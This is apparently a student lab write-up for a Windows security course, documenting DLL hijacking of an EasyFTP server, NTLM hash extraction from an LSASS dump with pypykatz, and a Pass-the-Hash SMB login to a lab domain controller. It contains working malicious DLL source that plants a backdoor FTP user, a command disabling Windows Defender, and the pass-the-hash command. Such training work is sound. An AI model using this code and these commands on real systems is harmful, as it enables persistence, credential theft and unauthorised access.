HOCHSCHULE
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Windows Security I

Cybercrime Defense

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Contents

1 Introduction

1.1 Objective of the exercise

The exercise provides a hands-on overview of typical attack vectors against Windows environments (DLL hijacking, memory dumps, and Pass-the-Hash) and demonstrates how effective persistence and lateral-movement techniques can be derived from exploited artifacts (malicious DLL, LSASS dump, NTLM hash).


1.2 Prerequisites

The following prerequisites need to be met:

- Kali Linux (`https://www.kali.org/get-kali/#kali-platforms`) or Windows (administrator rights)
- the provided exercise files *ftpbasicsvr.exe, lsass.DMP*
- installed tools such as ProcMon (Sysinternals), pypykatz/mimikatz, and Impacket (for SMB access)
- for the PTH (Pass-the-Hash) task, working VPN credentials for the exercise environment

1.3 Assignment

The following assignment was provided in Moodle:



You can use Windows or Linux for the exercise, but you will have to tunnel into the network. We also recommend Kali Linux for this exercise:

- Kali Linux https://www.kali.org/downloads/
- Hashcat (on your own machine!)
- Impacket (pip3 install impacket)
- pypykatz (pip3 install pypykatz)
- Resolvconf (apt install resolvconf)

If you want to use Windows you can use (Windows 7, Windows 10, Windows 11):

- Windows Evaluation Copies
- Free Azure VM
- Edge VM

You may disable Defender:


- powershell "Set-MpPreference -DisableRealtimeMonitoring $true" (disables Defender for a while)

0) DLL-Hijack [4+2 points]

The target system (**easyftpsvr-1.7.0.2**) is vulnerable to DLL hijacking attacks. A prototype on your own VM is sufficient (no VPN needed).

- Find a DLL that is in a writable location.
- Analyze the provided program (ftpbasicsvr.exe) with Sysinternals procmon, identify a DLL and create the malicious DLL.
- Create a DLL to add a backdoor user for the provided easyftp server.
- You can either create the DLL with Visual Studio Code and build the solution or you can use "shell2bin" or "dll proxy" tools.

Figure 1.1: Assignment Part 1



1) DUMP [2+1 points]

A previous attack escalated privileges on a user's Computer and created a process dump of the lsass process (attached below, lsass.zip).

The passwords and password hashes are stored in the Security Support Providers's memory. Recover usable passwords and password hashes from the process dump. The goal is to recover the NTLM password hash (no VPN needed).

Hints Windows:

- mimikatz # sekurlsa::minidump

Hints Linux:

- Pypykatz minidump https://github.com/skelsec/pypykatz

2) PTH [4+1 points]

You extracted credentials of the "monitoring" user. This user has access to a monitoring share on the domain controller. Find a way to access it - it seems the password is not available. The target share is "monitoring" on the domain controller. The flag is in `flag.txt`.

The Domain controller is accessible via VPN at **192.168.10.162.**

Hints Windows:

- mimikatz sekurlsa::pth

Hints Linux:

- smbclient.py

Deliverables

You have to submit a simple documentation how you solved the challenges (and show the flags).

easyftpsvr-1.7.0.2.zip 8. September 2025, 15:57

lsass.zip 8. September 2025, 15:57

Figure 1.2: Assignment Part 2

1.4 Setup

The following setup of virtual machines and software was used to perform the assignment:

- Windows 11 24H2 (Virtual Machine)
- Kali Linux 2025.3 (Virtual Machine)
- Visual Studio 2022
- pypykatz 0.6.10.-0kali3
- smbclient - version 4.23.0-Debian-4.23.0+dfsg-3

2 DLL Hijacking

2.1 Setting up EasyFTP

First, we copied the provided *easyftpsvr-1.7.0.2.zip* to the Windows 11 VM and unzipped the package.
Next, we set up EasyFTP as a service with the commands shown in Listing 2.1.

```
1 PS C:\Users\Philip\Desktop> sc.exe create ccd_ue1 binPath="ftpbasicsvr.exe"
```

Listing 2.1: easyftp service install

```
[SC] CreateService SUCCESS
```

Listing 2.2: easyftp service install output

```
1 PS C:\Users\Philip\Desktop> sc start ccd_ue1
```

Listing 2.3: easyftp service start

Now we can start the service via the services interface as shown in Figure 2.1




Figure 2.1: Starting EasyFTP Service

2.2 Searching for missing DLLs

To execute a DLL hijacking, we first need to find a missing DLL that is loaded by the service we want to target. Using *Procmon* we can filter running processes by different criteria. In Figure 2.2 we defined two new filters to search for the *easyftpsvr.exe* process and any path related messages containing the *".dll"* string.




Figure 2.2: Procmon Filter Settings

In Figure 2.3 we can see that *easyftpsvr.exe* is looking for a DLL with the name *"sspicli.dll"* and is unable to find it.




Figure 2.3: Procmon showing missing DLL

To hijack the missing DLL we need to insert a malicious DLL in its place, i.e. in the path that *easyftpsvr.exe* is looking for the non malicious DLL. First, we create a new DLL project in *Visual Studio* as shown in Figure 2.4.




Figure 2.4: Visual Studio Project Setup

In the newly created project, we will find a *dllmain.cpp* file. In this file, we added the following code that will create a new ftp user through a *Powershell* command.
To find out in which way a new user needed to be added to the *ftpusers.xml* file, we created a test user. That way we did not need to experiment with the hashing algorithm of the software and the XML structure needed to achieve a valid user profile.
The test user can be seen in Figure 2.5.

```cpp
// dllmain.cpp : Defines the entry point for the DLL application.
#include <cstdlib>
#include "pch.h"
#include <windows.h>
#include <process.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_ATTACH:
        default:
            ::system("powershell -Command \"$f = Get-Content 'ftpusers.xml';
            $f[0..($f.Count-2)] + '<user username=\\\"backdoor\\\"
            password=\\\"1CC91D1AC6257390F0DD719272BC44C9\\\" alias=\\\"\\\"
            privilege=\\\"458783\\\" work_dir=\\\"C:\\\\\\\\\" welcome_msg=\\\"\\\"
            disabled=\\\"no\\\" />' + $f[-1] | Set-Content 'ftpusers.xml'\"");
            break;
    }
    return TRUE;
}
```

Listing 2.4: Malicious.dll




Figure 2.5: EasyFTP ftpusers.xml

After building the DLL file we need to place it in the same directory as the *easyftpsvr.exe* as

this is the first place the application is looking for the DLL. The DLL also needs to be placed there under the name of the missing DLL we want to hijack.

Figure 2.6 shows the FTPConsole user view before we launch the attack.




Figure 2.6: FTPConsole User View

The hijacking attack is simply launched by restarting the service. Depending on how it was installed, this can be done either through the services interface of *Windows* or by simply starting the application manually.
Figure 2.7 shows that the creation of a new user with the name *"malicious"* was successful, so our attack worked as planned.




Figure 2.7: EasyFTP user view after DLL is loaded by FTPService

3 DUMP

3.1 Scanning the lsass.DMP file

We want to obtain hashses from a recovered dump file to maybe use in a *Pass-the-Hash-Attack* or crack with password cracking software.
First, we can look at the *lsass.dmp* file with the lsa command as shown in Figure 3.1.

```
┌──(kali㉿kali)-[~/Documents/ccd]
└─$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 2936248 (2ccdb8)
session_id 0
username monitoring
domainname winctf
logon_server test
logon_time 2020-04-22T17:27:00.732383+00:00
sid S-1-5-21-959554786-447769905-2314854109-1607
luid 2936248
        == MSV ==
                Username: monitoring
                Domain: winctf
                LM: NA
                NT: 2785d316dd37ca24ebb855fcf054c74a
                SHA1: 2c34d03677b6655ec7c717af3ae12c87aff7b9ce
                DPAPI: 0801d365140d9bf4be48ffc9b104419a00000000
        == WDIGEST [2ccdb8]==
                username monitoring
                domainname winctf
                password None
                password (hex)
        == Kerberos ==
                Username: monitoring
                Domain: WINCTF.APPSEC.AT
        == WDIGEST [2ccdb8]==
                username monitoring
                domainname winctf
                password None
                password (hex)

== LogonSession ==
authentication_id 404309 (62b55)
session_id 2
username admin_laps
domainname ap321
logon_server ap321
logon_time 2020-04-22T17:18:52.062657+00:00
sid S-1-5-21-4191487667-2686982683-505535041-500
luid 404309
        == MSV ==
                Username: admin_laps
                Domain: ap321
                LM: NA
                NT: b49674ecf0ac6dcc0169c6e0e99c726d
                SHA1: 484dbef329cae9532562d7f7c3dbc4e3c7fff042
                DPAPI: 00000000000000000000000000000000000000000000
        == WDIGEST [62b55]==
```

Figure 3.1: Lsass.DMP

For an easier overview of the usernames contained in this dump, we can filter with grep as shown in Figure 3.2.




Figure 3.2: Usernames in dump

To differentiate user from non-user accounts, we took a look at the SIDs included in the dump. We noticed that only the *admin_laps* and *monitoring* accounts are actual user accounts, as these are the only accounts with corresponding user SIDs. All SIDs can be viewed in Figure 3.3. It is interesting to note that the *admin_laps* account has the special 500 SID, which may denote the local server admin account.

```
┌──(kali㉿kali)-[~/Documents/ccd]
└─$ pypykatz lsa minidump lsass.DMP | grep sid
INFO:pypykatz:Parsing file lsass.DMP
sid S-1-5-21-959554786-447769905-2314854109-1607
sid S-1-5-21-4191487667-2686982683-505535041-500
sid S-1-5-90-0-2
sid S-1-5-90-0-2
sid S-1-5-96-0-2
sid S-1-5-21-4191487667-2686982683-505535041-500
sid S-1-5-19
sid S-1-5-90-0-1
sid S-1-5-90-0-1
sid S-1-5-20
sid S-1-5-96-0-0
sid S-1-5-96-0-1
sid None
sid S-1-5-18
```

Figure 3.3: SIDs in Dump

We finally can get the hashes that we are interested in from the dump file. We extracted the hashes from the logon sessions shown in Figure 3.4, Figure 3.5 and Figure 3.6. We chose to include Figure 3.6 because we see not only the hash but also the cleartext password used by the account.

```
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 2936248 (2ccdb8)
session_id 0
username monitoring
domainname winctf
logon_server test
logon_time 2020-04-22T17:27:00.732383+00:00
sid S-1-5-21-959554786-447769905-2314854109-1607
luid 2936248
        == MSV ==
                Username: monitoring
                Domain: winctf
                LM: NA
                NT: 2785d316dd37ca24ebb855fcf054c74a
                SHA1: 2c34d03677b6655ec7c717af3ae12c87aff7b9ce
                DPAPI: 0801d365140d9bf4be48ffc9b104419a00000000
        == WDIGEST [2ccdb8]==
                username monitoring
                domainname winctf
                password None
                password (hex)
        == Kerberos ==
                Username: monitoring
                Domain: WINCTF.APPSEC.AT
        == WDIGEST [2ccdb8]==
                username monitoring
                domainname winctf
                password None
                password (hex)
```

Figure 3.4: Logon Session monitoring user




Figure 3.5: Logon Session admin_laps user

Figure 3.6: Logon Session ap321$ user

The extracted NTM hashes can be seen in Table 3.1.

Username	**Hash**	**Password**
monitoring	$2785d316dd37ca24ebb855fcf054c74a$	
admin_laps	$b49674ecf0ac6dcc0169c6e0e99c726d$	
ap321$	$e90ad219309a589cce444685cfc2165a$	see Figure 3.6

Table 3.1: Extracted NTM Hashes

4 PTH Attack

4.1 Accessing the Domain Controller

We want to access the domain controller running on 192.168.10.162. For this, we use the *monitoring* user account with the hash we obtained earlier. Some SMB clients accept NTM hashes as well as a password for a login, we can exploit this and just pass the obtained hash to log into the *monitoring* user account.

We execute the *Pass-The-Hash-Attack* with the command shown in Listing 4.1.

```
1 smbclient -I 192.168.10.162 -U monitoring --pw-nt-hash '\\192.168.10.162\monitoring\'
2 2785d316dd37ca24ebb855fcf054c74a
```

Listing 4.1: connect to smb share with NT hash

After a successful login, we are able to navigate the directories of the domain controller and download the *flag.txt* file to our computer as shown in Listing 4.2.

```
Try "help" to get a list of possible commands.
smb: \> dir
  . D 0 Tue Jan 30 09:14:47 2024
  .. DHS 0 Tue Oct 8 23:50:45 2024
  flag.txt A 34 Tue Jan 30 09:14:47 2024

                27598079 blocks of size 4096. 24075758 blocks available
smb: \> mget flag.txt
Get file flag.txt? y
getting file \flag.txt of size 34 as flag.txt (average 0.9 KiloBytes/sec)
smb: \> quit
```

Listing 4.2: copy flag.txt from smb share

Listing 4.3 and Listing 4.4 show the content of the *flag.txt* file we obtained from the domain controller.

```
1 cat flag.txt
```

Listing 4.3: cat flag.txt

```
B0AFC03B33BDB322E810DA551E49F983
